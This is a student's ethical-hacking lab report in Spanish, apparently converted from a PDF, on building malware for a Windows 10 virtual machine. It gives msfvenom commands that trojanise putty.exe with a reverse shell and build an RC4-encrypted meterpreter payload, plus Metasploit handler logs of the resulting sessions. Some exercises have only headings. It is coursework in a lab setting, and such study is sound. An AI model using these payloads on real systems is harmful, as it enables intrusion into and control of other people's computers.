HACKING ÉTICO

Unidad 3. Actividad 6


03 DE ABRIL DE 2024

CARLOS DÍAZ MONTES
ESPECIALIZACIÓN DE CIBERSEGURIDAD


Índice

Creación de malware


Para esta actividad he usado un Windows 10.




Ejercicio 1: Payload sin encriptar




Para comprobar que es el Windows 10:



Ejercicio 2: Calidad del malware



Ejercicio 3: Shikata ga nai 5




```
msf6 exploit(multi/handler) > set lport 4002
lport ⇒ 4002
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.3.4:4002
[*] Sending stage (201798 bytes) to 10.0.3.16
[*] Meterpreter session 2 opened (10.0.3.4:4002 → 10.0.3.16:60542) at 2024-04-03 14:25:31 -0400

meterpreter > sysinfo
çComputer        : DESKTOP-QB9TSUQ
OS               : Windows 10 (10.0 Build 19044).
Architecture     : x64
System Language  : es_ES
Domain           : WORKGROUP
Logged On Users  : 2
Meterpreter      : x64/windows
meterpreter > Soy Carlos Diaz
```

Ejercicio 4: Putty infecto!

Primero me descargo el putty.exe en kali:




El código usado:

```
┌──(kali㉿kali)-[~/msfvenom]
└─$ msfvenom -p windows/x64/shell_reverse_tcp -a x64 lhost=10.0.3.4 lport=4003 -f exe -x /home/kali/Downloads/putty.exe -k -o evil_putty_cdm2.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 2029056 bytes
Saved as: evil_putty_cdm2.exe
```

Nota= He tenido que instalarme otro Windows 10 ya que el que tenia me daba muchos errores. Lo digo por si ves algo distinto como la ip.

Ahora me he descargado el archivo y me ha ejecutado el archivo y con el msf6 en escucha:



Ejercicio 5: Malware con contraseña

Primero hacemos el msfvenom:

```
┌──(kali㉿kali)-[~/msfvenom]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp_rc4 lhost=10.0.3.4 lport=4004 RC4PASSWORD="cyberlab" -f exe -o meterpreter_rc4_cdm.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 650 bytes
Final size of exe file: 7168 bytes
Saved as: meterpreter_rc4_cdm.exe
```

Vemos que nos conectamos:

```
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp_rc4
payload ⇒ windows/x64/meterpreter/reverse_tcp_rc4
msf6 exploit(multi/handler) > set LPORT 4004
LPORT ⇒ 4004
msf6 exploit(multi/handler) > set LHOST 10.0.3.4
LHOST ⇒ 10.0.3.4
msf6 exploit(multi/handler) > set RC4PASSWORD cyberlab
RC4PASSWORD ⇒ cyberlab
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.3.4:4004
[*] Sending stage (201802 bytes) to 10.0.3.17
[*] Meterpreter session 1 opened (10.0.3.4:4004 → 10.0.3.17:56592) at 2024-04-08 09:53:29 -0400

meterpreter > sysinfo
Computer        : DESKTOP-QB9TSUQ
OS              : Windows 10 (10.0 Build 19044).
Architecture    : x64
System Language : es_ES
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > Soy Carlos DIaz
```